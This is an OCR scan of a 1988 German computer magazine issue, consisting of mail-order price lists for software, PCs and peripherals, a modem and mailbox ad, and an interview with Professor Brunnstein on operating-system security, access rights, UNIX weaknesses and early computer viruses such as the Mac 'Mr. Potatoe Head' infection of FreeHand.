219070	**dBASE Graphics** von Ashton Tate	249,–
219080	**dBASE Programmer's Utility** von Ashton Tate	249,–
219090	**dBASE Tools for Pascal** von Ashton Tate	249,–
219100	**dBASE Professional Development Library** von Global Tech.	559,–
219120	**dNETWORK** von Market Line	299,–

Datenbanken / Dateimanagement

222000	**Btrieve** ISAM für MS DOS - Interfaces für C, Basic, Pascal und Cobol	499,–
222010	**Xtrieve** - Abfragemodul für Btrieve	499,–
222020	**Listengenerator für Xtrieve**	299,–
228000	**DataFlex** von Data Access	2349,–
228010	**DataFlex Multiuser** von Data Access	3049,–
228100	**RBase 5000** von Microrim	869,–
228110	**RBase System 5** von Microrim	1149,–
228120	**R:Graph** von Fox & Geller	745,–

Künstliche Intelligenz

223000	**Prolog-86** von Solution Systems Gut für Einsteiger	255,–
223010	**Smalltalk/V von Digitalk** - Objektorientierte Programmiersprache	245,–
223011	**Smalltalk/V Comm** - Kommunikationsroutinen	138,–
223012	**Smalltalk/V Zusatzdiskette** - Parallele Prozesse, Zoom, Musik, Inferenzmaschine für Expertensysteme	145,–
223013	**Smalltalk/V Farb Option** Farbtreiber für EGA Karte	145,–
223020	**TransLISP** von Solution Systems	229,–
223040	**Turbo Prolog**	175,–
223041	**Turbo Prolog Toolbox**	185,–

Turbo Utilities

217000	**TurboWINDOW/Pascal** von Metagraphics Fenster- und Graphikroutinen	225,–
224030	**Turbo Professional** von Sunny Hill Interrupts, Macros, Bildschirm	199,–
224060	**Turbo Asynch Plus** von Blaise	229,–
224070	**Turbo Power Tools Plus** von Blaise	229,–
224080	**TurboHalo von IMSI**	299,–
224110	**Translator (Pascal nach C)** von Milton Brown Umsetzen von Jensen & Wirth Pascal in K & RC	399,–
224120	**Turbo Optimizer** von Turbo Power Software	189,–

Pascal

225000	**Pascal - 2** von Oregon Software	849,–
225030	**Turbo Pascal 3.0**	175,–
225100	**Pascal Tools von Blaise**	279,–
2125101	**Pascal Tools 2 von Blaise**	229,–

Borland

211150	**Turbo-Basic**	175,–
212050	**Turbo C 1.5**	175,–
223040	**Turbo Prolog**	175,–
223041	**Turbo Prolog Toolbox**	175,–
225030	**Turbo Pascal 4.0**	175,–
225031	**Turbo Database Toolbox 4.0**	175,–
225032	**Turbo Editor Toolbox 4.0**	175,–
225033	**Turbo Gameworks Toolbox 4.0**	175,–
225034	**Turbo Graphics Toolbox 4.0**	175,–
225035	**Telecom Toolbox / BASIC**	175,–
227000	**Reflex - Datenbank System**	249,–
227001	**Reflex Workshop**	199,–
227002	**Reflex & Reflex Workshop**	399,–
227010	**Eureka : The Solver**	299,–

Modula 2

226010	**Modula 2/86 Apprentice Package** von Logitec Einsteiger Paket, Compiler mit 8087 Support, Editor, Linker, BCD Module	235,–
226011	**Modula Wizard Pck. von Logitec** Compiler, Editor, 512 kByte RAM nötig	499,–
226012	**Modula 2/86 Magic Toolkit** von Logitec Debugger, Diassembler, Cross Reference	235,–
226013	**Modula 2/86 Window Pck.** von Logitec Fenstertechnik unter Modula	149,–

Andere Sprachen

250000	**CCS-MUMPS** Single User von MGlobal ANSI Standard Mumps mit Bildschirmeditor, virtueller Speicherverwaltung, 8087 Unterstützung	169,–
250010	**SNOBOL 4+** von Catspaw Schwerpunkt Stringmanipulationen	249,–
670000	**Ventura Publisher**	1680,–

XENIX, andere Sprachen, andere Programmversionen, Bücher, Anwendersoftware, Editoren ... auf Anfrage !

Reichhaltiges Angebot an deutscher Fachliteratur - Komplettes Markt & Technik-Angebot

z. B.:	**C in Beispielen**	69,–
	Graphik und Turbo-Pascal	69,–

Sämtliche Preise sind freibleibend. Irrtum vorbehalten. Preisänderungen vorbehalten. Software ist grundsätzlich vom Umtausch ausgeschlossen. Beschädigte Produkte werden gegen intakte Software umgetauscht. Wir übernehmen keine Gewährleistung für die Richtigkeit der vom Hersteller gemachten Angaben.

Versandbedingungen:
Die Lieferung erfolgt grundsätzlich per Vorkasse (V-Scheck zzgl. DM 5,-- Versandkosten -Ausland DM 10,--) oder Nachnahme (zzgl. DM 8,-- Versandkosten -Ausland DM 20,--) unabhängig von der Anzahl der bestellten Programme. An staatliche Einrichtungen erfolgt die Lieferung auch auf Rechnung. Schulrabatte sind nicht möglich. Sämtliche Programme sind Originalversionen.
(Tefefon-Bestellungen am schnellsten !)

Bitte bestellen bei:

Bestell-Nr. / Kurzbezeichnung angeben !

RAAB Bürotechnik
Tel. 0951 / 20 00 55
Friedhofstr. 36 - 8605 Hallstadt

und in gewissem Maße auch die großen Betriebssysteme aber von dem Prinzip aus, daß grundsätzlich, wenn jemand in der Anlage ist, er alles machen darf, was man ihm zuvor erlaubt hat. Das ist eine Art Passepartout. In Wirklichkeit müßte man vom entgegengesetzten Prinzip ausgehen: Jeder braucht für das, was er machen will, einen expliziten Erlaubnisschein; jede Transaktion kann nur mit einer eigenen Erlaubnis erfolgen. Dann muß man noch mit Kontrollmechanismen überprüfen, ob das überhaupt aus Gründen der Aufgabenerfüllung gerechtfertigt ist.

'Die größte Unsicherheit sehe ich bei den Netzen'

Dazu ein Beispiel: Bei einem Vortrag vor führenden Mitarbeitern und EDV-Spezialisten eines großen deutschen Unternehmens habe ich darauf hingewiesen, daß jeder nur die Zugriffserlaubnis haben sollte, die er wirklich braucht. Der Generaldirektor dieses Unternehmens, ein sehr erfahrener Kaufmann, aber kein EDV-Spezialist, fragte daraufhin: "Ich brauchte doch wohl, wenn ich spezielle Informationen abfordere, nur eine Lese-Erlaubnis, Herr Brunnstein?" Das bejahte ich. Als er daraufhin seinen Rechenzentrumsleiter fragte: "Welche Erlaubnis habe ich denn?", erhielt er die Antwort: "Ja, aber Herr Generaldirektor, sie haben alle." Daraufhin fragte der Generaldirektor: "Was passiert eigentlich, wenn jemand bei mir im Büro einbricht?"

Ich war von dieser Aussage fasziniert, weil dieser hervorragende Manager, obwohl er sicherlich meine EDV-Ausführungen nicht in allen Details verstanden hatte, sofort den Kern des Problems erkannt hat. Ich wäre froh, wenn dies überall so wäre. Ich habe aber den Eindruck, daß in vielen großen Unternehmen, vor allem natürlich in den kleinen, es zum Statusverständnis eines Chefs gehört, alle Erlaubnisse zu haben, obwohl er sie nicht braucht und damit nur Risiken induziert.'

c't: 'Gibt es Analogien dieses Führungsverständnisses, wie es sich in der hierarchischen Pyramiden-Form zeigt, auch bei Betriebssystemen?'

Brunnstein: 'Dieses hierarchische Konzept ist wunderbar abgebildet in UNIX, das mit seinem 'Set User ID' in der Wurzel jede Erlaubnis, wenn man sie einmal hat, übermittelt. Wenn ich einmal in den Besitz der Paßwörter gekommen bin, nützt ja auch die Verschlüsselung nichts mehr, dann kann ich in der Tat alles tun. UNIX ist ein hervorragendes System zur Entwicklung von Programmen, keineswegs aber für die Sicherung von Anwendungen.

Ich kann nicht verstehen, daß beispielsweise die Freie und Hansestadt Hamburg beschlossen hat, für alle Mehrplatzsysteme UNIX auszuwählen. Das scheint mir genauso unverträglich wie die Entwicklung einiger großer Hersteller (Siemens- und Nixdorf AG zum Beispiel), die auf UNIX setzen. Ich verstehe zwar, daß man damit das Monopol von Microsoft auf der einen beziehungsweise von IBM-Systemen auf der anderen Seite brechen und eine Transparenz von Betriebssystemen vom kleinen bis zum großen Rechner erreichen will, aber in UNIX sind eben keinerlei Schutzmechanismen enthalten.


Diese werden nun bei X-Open, also den Normierungsbemühungen, vielleicht außen herum gelegt; darüber diskutiert man noch. Selbst mit einfachen Home-Computern können wenig vorgebildete Computer-Kids in Systeme eindringen. UNIX ähnelt einer Burg, in der viel Gold ist, außen mit ein paar Gräben und Stacheldraht gesichert. Wenn ich die beiden Kontrollpunkte mit dem Hubschrauber überflogen habe, bin ich drin und kann das Gold beliebig rauben. So ist UNIX.

'Hierarchische Bäume in Teil-Netze verwandeln'

Grundsätzlich geht man davon aus, daß mit der zentralen Kontrolle die Sicherheit erhöht wird: Alle, die im Besitz der hierarchieführenden Positionen sind, hätten zugleich auch die bessere Einsicht. Das ist falsch, jedenfalls was die Nutzung der Informationstechniken angeht. Wir müßten die Verfügungsgewalt eher verteilen, die hierarchischen Bäume in Teil-Netze verwandeln. Die Verbindungen der Module und der Dateien über die Teilnetze müßten wir an jeder Stelle kontrollieren. Das wären Netzwerke, erstens von der Organisationsstruktur und zweitens von der Verfügbarkeit her.'

c't: 'Sind diese Teil-Netze heute schon bei bestehenden Systemen einsetzbar?'

Brunnstein: 'Ich bin mir nicht sicher, ob wir heute schon die Implementation in Netzwerken machen können. Angenommen, Sie hätten bei einer großen Bank oder einem großen Versicherungsunternehmen einen Bestand von circa 10 Million Konoständen, dann ist die Sicherheit der PCs in der heutigen Form geringer, wenn wir diese Daten auf tausend Geräte mit Hundert-MByte-Platten verteilen. Weil MSDOS oder UNIX nicht die dazu nötigen Mechanismen haben und weil OS/2 diese im Augenblick allenfalls sehr ansatzweise bietet. Ich gehe davon aus, daß OS/2 genau die Entwicklungen ermöglichen wird, die man braucht, um einen Teil der Sicherungsmechanismen in die Hardware zu verlegen.



Wir müssen die Nutzung der Systeme gegen Mißbrauch härten, das geht nur durch Mechanismen wie Spiegelung (Tandem), Redundanz und insbesondere Hardware-Protection, wie sie ja in den größeren PS/2-Modellen und den Derivaten enthalten sind beziehungsweise enthalten sein werden. Erst wenn wir das haben, können wir eine Analogie, die mir bei einer Diskussion ein Mitarbeiter vom ausländischen Deutschen-Bank-Rechenzentrum einmal gab, anwenden: Warum sichern wir das nicht wie Füchse? Eine Fuchs-Population würde auch bei einer großen Tollwut, synonym für Computer-Kriminalität, wohl nicht aussterben, weil sie dezentral organisiert ist. Nur der Fuchsbau mit seinen vielen Ausgängen als Sicherheit für das Leben des Fuchses – wenn man das einmal als Modell nimmt – ist ein Konzept, das intrinsisch soweit sicher ist – aber nicht vollständig: Wir können alles verstopfen und ihn ausräuchern.

Aber es ist auf jeden Fall nur dann sicher, wenn ich die Lebensumstände des Fuchses mit seinem Bau, dem Ökotop, verbinde und dann dieses in Beziehung zu allen Fuchs-Biotopen setze. Soweit sind wir heute mit den PCs nicht. Solange das nicht der Fall ist, halte ich viel davon, die Daten auf Großrechnern zu lassen, allein wegen der Archivierung und der Wiederanläufe nach Systemausfällen. Ich kann zwar PCs einsetzen, aber schon der Transport von Bändern bringt zusätzliche Sicherheitsrisiken.'

c't: 'Gibt es also zu den Großrechner-Anlagen keine Alternative, können sie nicht durch dezentrale Verbundsysteme ersetzt werden?'

Brunnstein: 'Auf absehbare Zeit sehe ich für die ganz großen Anwender keine andere Möglichkeit als die großen EDV-Anlagen. Ich habe auch meine Zweifel, ob ich, wenn ich noch dreißig Jahre leben werde, die Dezentralisierung bei den ganz großen Anlagen erleben werde – jedenfalls bei sicheren, bei sensitiven Datenbeständen. Ich bin aber der Meinung, daß man im kleineren und im mittleren Bereich sehr stark dezentralisieren kann, soweit die Sicherheit berücksichtigt ist.

'Kein sicheres UNIX-System'

Ich sehe in den nächsten fünf Jahren kein sicheres UNIX-System. Das PS/2 ist noch zu traditionell. Wir denken darüber nach, wie ein Betriebssystem gerade vor dem Hintergrund der Viren sicher zu konzipieren ist. Fred Cohen hat ja neben dem UNIX außerdem noch das La-Padula-System von Bell getestet, das als sicheres Betriebssystem gilt. Ein theoretisches System, das bei uns eingesetzt wird, und auch dieses war mit Viren leicht zu infizieren.'

c't: 'Was ist für Sie das hauptsächliche Problem bei der Sicherheit von EDV-Anlagen?'

Maximale Geschwindigkeit garantiert minimale Kosten

CosmoNet bietet 2400 bit/s. - postzugelassen

Zugegeben: Nicht alles, was technisch machbar ist, ist auch erlaubt: Aber immerhin können Sie mit ZOOM 2.4 und ZOOM 2.4 plus die höchste postalisch zugelassene Baudrate für private Modems zur gesicherten Übertragung von Texten, Daten, Nachrichten und Dokumenten nutzen. Und Geld sparen.

Z. B. wenn Sie Ihren Rechner mit dem CosmoNet Kommunikationssystem (und somit dem Rest der Welt) verbinden. Um elektronische Post weltweit blitzschnell zu versenden. Um Public Domain Software herunterzuladen. In Datenbanken zu recherchieren. Ihre Postscript-Dokumente von unserem Fotosatz-Service belichten zu lassen. Oder einfach Nachrichten aus über 250 Diskussionsforen abrufen. 15 000 Beiträge pro Woche. Public Domain-Programme für alle gängigen Systeme senken Ihre Softwarekosten. Interessengruppen finden in CosmoNet ein ideales Kommunikations- und Informationsmedium, das zeitliche und räumliche Distanzen überwindet.

Ein elektronisches Postfach bei CosmoNet erspart Ihnen zudem lästige Büroarbeit: Sie können eigene Verteiler definieren und die Post muß weder sortiert, couvertiert noch frankiert werden. Wichtige Informationen sind rund um die Uhr abrufbar.

Selbstverständlich können Sie dazu auch irgendein anderes Modem verwenden — aber: Mit ZOOM 2.4 und ZOOM 2.4 plus geht es schnell und legal.

Übrigens: Die Modems können Sie kaufen oder mieten.

Die Preise für die Modems ZOOM 2.4 und ZOOM 2.4 plus (auch in Hayes-kompatibler Version erhältlich!) können Sie bei uns anfordern. Dazu können Sie die Kontaktkarte am Ende des Heftes benutzen.

Und so leicht werden Sie Cosmopolit:

1. Setzen Sie Ihr Kommunikationsprogramm auf 8 bit, 1 Stoppbit, Vollduplex, no Parity

2. Wählen Sie uns per Modem oder Akustikkoppler an

300 Baud: 0511-55 53 98/55 53 92
1200 Baud: 0511-55 56 86/55 56 30
2400 Baud: 0511-55 53 02
Datex-P-NUA: 45 551 090 835
Benutzen Sie als *login* gast.
Unser Menü hilft Ihnen weiter.

CosmoNet

CosmoNet Kommunikationssysteme GmbH · Helstorfer Straße 7 · 3000 Hannover 61
Telefon: (05 11) 55 56 93 · Telex: 923 173 · Telefax: (05 11) 53 52-1 29

Brunnstein: 'Die Frage der Sicherheit ist eine der Beziehung von Mensch zu Technik. Das heißt, ich kann nur ein hochgradig sicheres System machen, wenn ich davon ausgehe, daß der Mensch als Bediener daran arbeitet. Ich muß den Mensch einbeziehen, und dann ist Risiko möglicherweise unt bar, bloß weil der Mensch re kommt, der aber rein muß.

Man muß Konzepte haben, wo wir dem Benutzer den Zugriff auf die physikalischen Ressourcen verbieten; nicht auf den Prozessor, den Hauptspeicher, Platten oder Kanäle, sondern auf Ressourcen, die ich allgemein definieren kann: auf einen Speicherbereich, der abgebildet wird, so daß zwei Speicherbereiche niemals in Kommunikation treten können. Bei den Platten bekommen sie grundsätzlich nur Adreßbereiche zugewiesen, auf die sie niemals in physikalischer Weise zugreifen können. Solche Systeme nennen wir virtuell.

Das OS/2 ist in diesem Sinne ein Ansatz eines virtuellen Systems. UNIX dagegen ist ein Ansatz, der ressourcenorientiert arbeitet. Wenn Sie dort im Besitz der Ressourcen-Informationen sind, einschließlich der Adressen, dann haben Sie Zugriff darauf. Wir haben im Bereich der Großrechner-Systeme virtuelle Ansätze. Die sind zwar noch abgebildet auf den alten physikalischen Ansätzen; das VM/MVS von IBM, das VMS von DEC und das BS-2000 in den neueren Versionen Level 7 und 8 von Siemens sind solche virtuellen Systeme.

Dort kann man auf einfache Weise verhindern, daß ein Programm in der Ausführung ein anderes Programm liest, um festzustellen, ob ein bestimmter Code vor diesem liegt, und wenn dies nicht der Fall ist, den Code davorzuhängen, um das Programm mit dem Virus abzuspeichern. Das ist doch widersinnig. Nie würde ein Finanzbuchhaltungsprogramm ein anderes Programm aufrufen, erweitern und modifiziert kopieren – warum soll man das erlauben?

Das kommt doch daher, daß diese alten Konzepte nicht virtuell sind. Das Ziel ist damit klar: die Leistungen von solchen Systemen wie BS-2000, VM, MVS auf Einzelarbeitsplätzen zu implementieren. Die Prozessorleistungen und Speicherkapazitäten sind nicht das Problem. Sie brauchen zum Beispiel für einen VM-PC vier MByte Speicher. Das ist auf dem PC in naher Zukunft machbar, ebenso wie ein Prozessor, der 1 bis 1,5 MIPS erreicht. Ein Beispiel dafür ist die Micro-VAX.

'Das allererste, was ich rausnehme, ist eine Diskette'

Wir können auch die Dateien und Programme vom Großrechner gezielt auf den PC auslagern. Dort werden sie autonom bearbeitet, aber Ergebnisse werden grundsätzlich niemals auf dem autonomen PC gespeichert. Das allererste, was ich rausnehme, ist eine Diskette. Kein Write-Device, denn dieses ist so klein, daß ich es stehlen kann. Daten werden mit Load-up und Load-down über die Leitung geholt.'

c't: 'Können Wissenschaftler den 'Nur-Anwendern' beim Schutz vor Viren-Verseuchung helfen?'

Brunnstein: 'Es wäre jetzt zunächst einmal erforderlich, mehr Informationen über Einbrüche in die Betriebssysteme zu erhalten, um eine Testumgebung für Tracker über Angriffsmechanismen zu schaffen. Dann muß ein Betriebssystem konzipiert werden, das im Rahmen eines Prototyps auf einem entsprechend leistungsfähigen Arbeitsplatz-Rechner implementiert wird. Wir machen zur Zeit eine Vorstufe davon: Wir wollen zunächst einmal im Rahmen eines kleinen Labors, das ich einrichte, mit über 30 Studenten sämtliche Viren, deren wir habhaft werden, implementieren und einzelne Seren dagegen entwickeln.

Dabei werden wir uns auch der Viren annehmen, die heute noch nicht in der Diskussion sind: solche, die in den Betriebssystemen stecken. Diese Viren werden Hacker nicht mehr produzieren können. Ein Problem sehe ich in der viel größeren Anzahl von Leuten, die mit PC-Betriebssystemen der heutigen physikalischen Art gut umgehen können: Ich glaube, sie werden eine echte Gefahr für die Unternehmen sein. Das sehen die Wirtschaftsunternehmen überhaupt noch nicht, vor allem übrigens auch große, die PCs reihenweise reinnehmen. Ich wette, daß es in jedem großen Unternehmen eine Vielzahl geklauter oder Freeware-Programme gibt, von denen man nicht weiß, aus welcher Quelle sie kommen. Zum Beispiel bringen die jungen Informatiker, die Wirtschaftswissenschaftler mit Informatik oder die Mathematiker, die überall als Werkstudenten arbeiten, vielleicht einmal ein interessantes System mit, das für die Implementation sehr nützlich ist.'

c't: 'Kennen Sie einige Beispiele für solche Viren-Infektionen?'

Brunnstein: 'Vor zwei Monaten hatte ein Lieferant von Unterrichts-Software, der für Microsoft, Apple, Lotus und Ashton-Tate arbeitet, ein neues Paket 'FreeHand' – eine Art Grafik – für den Mac abzuliefern. Es befand sich in seinem System, nachdem er gerade bei einem kleinen Computer-Magazin in Nordamerika gewesen war. Dort hatte ein Redakteur das kleine Spiel 'Mr. Potatoe Head' erstellt, mit einer Art Kartoffel-Männchen.

Dieses Programm hatte einen Virus, einen ganz harmlosen: Am 2. März sollte es aus Anlaß eines der Geburtstage des Macintosh einen Glückwunsch auf dem Bildschirm ausgeben. Der Software-Produzent schaute sich dieses Spiel am 28. Februar an und wollte es rübergespielt haben. Das Programm benutzt man ein einziges Mal; das tat er auch auf seinem PC. Dabei bootete sich das Programm auf Track Null in alle angeschlossenen Laufwerke. Im zweiten Laufwerk oder Platte war unter anderem auch das FreeHand-System.

'Drei Tage lang die infizierte Software reproduziert'

Er gab danach die FreeHand-Version in die Kopiermaschine von Aldus, die drei Tage lang die infizierte Software reproduzierte. Aldus ist Software-Lieferant von Ashton-Tate, Lotus und Microsoft. Nachdem das bekannt wurde, herrschte eine Woche lang betretenes Schweigen. Alle großen Hersteller sagten: "Bei uns ist nichts." Die Lehre daraus ist, daß sie nicht einmal als großes leistungsfähiges sicherheitsbewußtes Softwarehaus, bei der Vielzahl an Abhängigkeiten, die sie zu Leuten haben und die ja teilweise bis in die Hacker-Szene reichen, garantieren können, daß so etwas nicht passiert.

Unsere Betriebssysteme und die meisten unserer Anwenderprogramme sind nicht auf die Benutzer zugeschnitten. Nicht aus Mangel an Benutzerfreundlichkeit, sondern weil sie einfach nicht genügend beschreiben lassen, was ein Benutzer damit machen kann, und infolgedessen verbieten, was ein Benutzer nicht machen kann. Systeme dieser Art müssen zwangsläufig labile Leute, denen sie nun einmal die Gelegenheit geben, zur Kriminalität verführen. Die Unüberschaubarkeit, die Komplexität der Programme, wo man selber nach einiger Zeit seine eigenen Konzepte nicht mehr versteht, das muß bei Programmierern zur Frustration führen.

Wenn man die technischen Möglichkeiten hat und wenn andere das nicht aufklären können, dann ist die Versuchung groß, in die Kriminalität abzugleiten. Da zugleich die materiellen Werte in unserer Gesellschaft durch diese Techniken eher wachsen, will jeder seinen Anteil daran haben. Ich meine, daß einige versuchen werden, sich möglichst unerkannt ein Scheibchen abzuschneiden. Wir haben leider zu viele Beispiele dafür, daß es gelingt. Das ist aber noch die ganz, ganz kleine Minderheit, die in diese Richtung geht. Ich gehe sogar so weit: Die Tatsache, daß diese Probleme zu einer Unsicherheit der Software und auch zu einer Verminderung der Software-Qualität führt, bedeutet, daß wir die Leute aus dem Produktionsprozeß der Software herausnehmen müssen.

Ergo: Ich muß die automatische Software-Produktion allein um der Erhöhung der Sicherheit der Software willen vorantreiben. Das wird die Frustration der Informatiker, deren Intelligenz, Selbstverständnis und gesellschaftliche Reputation zur Zeit noch sehr hoch sind, zur Disposition stellen. Das wiederum wird die Computer-Kriminalität drastisch in die Höhe treiben. Ich sage Ihnen bei dieser Umstellung Riesenprobleme voraus.'

c't: 'Professor Brunnstein, vielen Dank für das Gespräch.' (ad)

ProSoft-Preise liegen richtig!

☎ 0261/40 47-1 · Tx 862476 PSOFT · Telefax 0261/40 47-252

Wir suchen ständig günstige Einkaufsquellen für die angebotenen und neue innovative Produkte. Günstige Möglichkeit der Finanzierung durch Ratenkredit. Fordern Sie die Unterlagen an.

CT 7/88

Olivetti Olivetti Olivetti

Die neue Serie 200 jetzt auch mit 3,5" Diskettenlaufwerken und voll IBM-kompatibel.

M 240/55 G
8086 mit 10 MHz, 640 KB Hauptspeicher 2 Diskettenlaufwerke a' 360 KB, serielle und parallele Schnittstelle, Echtzeituhr, OGC-Controller, Tastatur II, Monitor, MS-DOS 3.2 und GW-Basic **3298.-**

M 240/0520 G2 (2 Diskiaufwerke) wie M240/55G, jedoch mit 20 MB Festplatte **3898.-**

Natürlich liefern wir das gesamte Angebot des M240. Bitte erfragen Sie unsere EGA- und Positiv-Versionen!

NEU ! M280
80286 mit 12 MHz Taktfrequenz, 1 MB Hauptspeicher, 1Diskettenlaufwerk 1,2MB, 1 Festplatte 20MB, Monitor, Tastatur, MS-DOS/GW-Basic **5998.-**

M280-40
wie M280, jedoch mit 40 MB Festplatte **6298.-**

M380C/0540E komplett mit Monitor, Tastatur, MS-DOS/GW-Basic **10398.-**

Commodore Commodore

PC-10 III
8088-2 mit 4,77/7,16 und 9,54 MHz Taktfrequenz, 640 KB Hauptspeicher, parallele und serielle Schnittstelle, Maus-Interface, AGA - Grafikadapter (Monochrom und Farbe), Echtzeituhr, 2 Diskettenlaufwerke a'360 KB, MF-Tastatur, Monitor, MS-DOS 3.2 und GW-Basic **1798.-**

Beim PC-10 III können Lieferzeiten entstehen, jetzt anrufen!

PC-10 III 2/20
wie PC-10 III, jedoch mit 20 MB Festplatte **2398.-**

PC-10 III 2/30
wie PC-10 III, jedoch mit 30 MB Festplatte **2498.-**

PC-10 III 2/50
wie PC-10 III, jedoch mit 50 MB Festplatte **2798.-**

PC-20 III
wie PC-10 III,jedoch nur 1 Diskettenlaufwerk 360 KB und 20 MB Festplatte **2598.-**

Neu! Commodore 386 PC- 60/40
Commodore PC 60/40 80386 CPU mit 4,77/6/8/10/12 und 16 MHz Takt umschaltbar, 1 MB Hauptspeicher, 2 serielle und parallele Schnittstellen, EGA-Grafikadapter, 1 Disk. 1.2 MB, 1 Festplatte 40MB, MF-Tastatur Monitor 14", MS-DOS 3.2 und GW - Basic **9696.-**

Commodore PC 60/122
wie PC 60/40 jedoch mit 122 MB Festpl. **11498.-**

Amiga 2000 mit Monitor 1084 2695.-
Amiga 500 1048.-

Tandon - Tandon - Tandon

PCA 20 plus	4798.-	PCA 40 plus	6398,-
PCA 70 plus	7598,-	PCA 110 plus	7998.-
Target 20	4298,-	Target 40	5498,-
Target 20 plus	5198,-	Target 40 plus	6798,-
PAC 286	4398,-	PAC 286 plus	4798,-
Data-Pac	798,-	PAC Floppy	998,-

Laptop Laptop Laptop

Laptop 300 SLC 80286 mit 10MHz, 640KB Hauptspeicher, 1 Diskettenlaufwerk 1,2 MB, 20 MB Festplatte, parallele und 2 x RS-232 C Schnittstelle, Tastatur, MS-DOS 3.2/3.3 und GW-Basic **5898.-**

Amstrad Amstrad Amstrad

Bitte erfragen Sie unsere verschiedenen Amstrad-Konfigurationen (PC-1512, PC-1640). Bitte anrufen!

Schneider PC - Schneider PC

PC 2640 MM **3998.-** PC 2640 EM **4998.-**

Plantron Plantron Plantron

NEU! Alle Plantron-Modelle werden jetzt mit dem neuen MS-DOS 3.3 geliefert.

PT LC	1245.-
PT LC/20 mit 20 MB Festplatte	1898.-
PT LC/30 mit 30 MB Festplatte	1948.-
PT-XT	1688.-
PT-XT 2/20 mit 20 MB Festplatte	2348.-
PT-XT 2/30 mit 30 MB Festplatte	2398.-
PT-ST 80286 mit 8/10 MHz, 640 KB Hauptspeicher, Herkules kompatible Grafikkarte mit paralleler Schnittstelle, 1 Diskettenlaufwerk 1.2 MB, MF -Tastatur, MS-DOS und PBasis sowie umfangreiche Bedienungsanleitung	2198.-
PT-AT wie PT-ST,jedoch mit zusätzlicher Multi I/O-Karte (die mit einer seriellen und parallelen Schnittstelle sowie Game - Port bestückt ist), AT-FD/HD-Controller	2598.-
PT-AT/20 wie PT-AT,mit 20 MB Festplatte	3148.-
PT-AT/30 wie PT-AT,mit 30 MB Festplatte	3298.-
PT-AT/40 wie PT-AT,mit 40 MB Festplatte	3498.-
PT-AT/80 wie PT-AT,mit 80 MB Festplatte	4098.-
PT-AT/122 wie PT-AT,mit 122MB Festplatte	4398.-
PT-286 AT (Baby-AT) mit 64 MB Festplatte und Super EGA-Karte + Hitachi Multi 560 EGA Autoscan mit Analog + TTL-Anschluß kompl. nur	4748.-
PT-HT/2 80386 mit 16MHz Taktfrequenz, 1MB Hauptspeicher, 1 Diskettenlaufwerk 1,2MB, 1 Festplatte 32 MB, serielle und parallele Schnittstelle, Herkules kompatible Grafikkarte, MF - Tastatur, MS - DOS und PBasic	5698.-
PT-HT wie PT-HT/2, jedoch mit Super EGA-Karte und 64 MB Festplatte	6298.-
PT-HT/80 wie PT-HT/2, jedoch mit Super EGA-Karte und 80 MB Festplatte	6698.-
PT-HT/122 wie PT-HT/2, jedoch mit Super EGA-Karte und 122 MB Festplatte	7198.-

Seagate Festplatten

20 MB Festplattenkit St-225 incl. XT-Controller u. Kabelsatz	528.-
30 MB Festplattenkit St-238 incl. XT-RLL-Controller u. Kabelsatz	578.-
30 MB Festplattenkit ST-138 incl. Contr. + Kabels., 3,5", 40ms	698.-

20 MB (ST 225)	418.-	30 MB (ST 238)	458.-
65 MB (ST 277R)	858.-	122 MB (ST-4144R)	1798.-
40 MB (ST 251/1)	898.-	80 MB (ST 4096)	1398.-

ST 251-0 40 MB, 40ms 698.-

20 MB (ST 125-0)	498.-	20 MB (ST 125-1)	598.-
50 MB (ST 157R-0)	798.-	50 MB (ST 157R-1)	888.-

Take Ten Diskettenlaufwerk 10 MB intern	1298.-
Take Ten Diskettenlaufwerk 10 MB extern	1598.-

Tape Streamer 40 MB "Alloy APT-40" jetzt Quick-Tape kompatibel incl.DC-2000 Cassette nur	748.-
52 MB "Wangtek FAD 5000" für XT oder AT	858.-
Datencassette DC-2000 (für APT-40)	68.-
Datencassette CC-600A (für FAD 5000)	78.-

Co-Prozessoren

8087 (5 MHz)	198.-	8087 (8 MHz)	329.-
8087 (10 MHz)	398.-	80287 (6 MHz)	329.-
80287 (8 MHz)	489.-	80287 (10 MHz)	598.-
Fast-Sockel 80287-8	98.-	Fast-Sockel 80287-10	98.-
80387-16	1098.-	80387-20	1998.-

Monitore

NEC Multisync II	1398.-	NEC Multisync I	1298.-
NEC Multisync GS	498.-	NEC Multisync Plus	2098.-

Mitsubishi Autoscan EUM-1471 A	1298.-
14" ADI kompatibler Monitor, grün oder bernstein	248.-
14" Flat-Screen Monitor, bernstein oder s/w	248.-
Hitachi Multi 560	1298.-

EGA/VGA Grafik - Adapter

EGA Wonder Advanced EGA mit VGA	398.-
VIP - VGA Karte von ATI	598.-

VEGA de Luxe Autoswitch EGA Karte	598.-
Video Seven VEGA VGA	648.-
Paradise EGA (80 Zeichen) ohne Autoswitch nur	238.-
Paradise EGA Autoswitch (80 Zeichen)	268.-
Paradise EGA Autoswitch (132 Zeichen)	398.-
Paradise OGC Card 8-16	598.-

NEU ! Orginal Genoa Super EGA Hires + (800 x 600 ; mit VGA)	398.-
Paradise EGA Autoswitch (80 Zeichen) + Hitachi Multi 560 EGA Autoscan kompl. nur	1498.-

Atari - Atari - Atari

Atari PC 1 incl. Maus + Software, MS - DOS 3.21 Basic: GEM, Startup, Desktop, GEMwrite, GEMpaint, incl. Monitor 1398.-

Atari 1040 STF, Tastatur, 1024KB RAM, 192KB ROM, integrierte Floppy 720 KB, Monochrom-Monitor SM 124, Maus, Basic 1498.-

Brother - Brother - Brother

M-1409	849.-	M-1509	998.-	M-4018 S	2998.-
M-1709	1198.-	M-1724 L	1448.-	M-4018 C	3198.-

Star - Star - Star

LC-10
incl. centr. oder comm. Schnittstelle **548.-**

Epson - Epson - Epson

LQ-850 1248.- LQ-1050 1648.-

LQ-500	798.-	FX-800	918.-	FX-1000	1188.-
LQ-2500	2438.-	SQ-2500	3188.-	LX-800	529.-
EX-800	1298.-	EX-1000	1628.-	LX-800 VC/P	619.-
GQ-3500					3978.-
Einzelblatteinzug für LQ-850					328.-
Einzelblatteinzug für LQ-1050					398.-

NEC - NEC - NEC - NEC - NEC

P 2200 sofort lieferbar ! nur 798.-

P 7	1298.-	P 6	1098.-
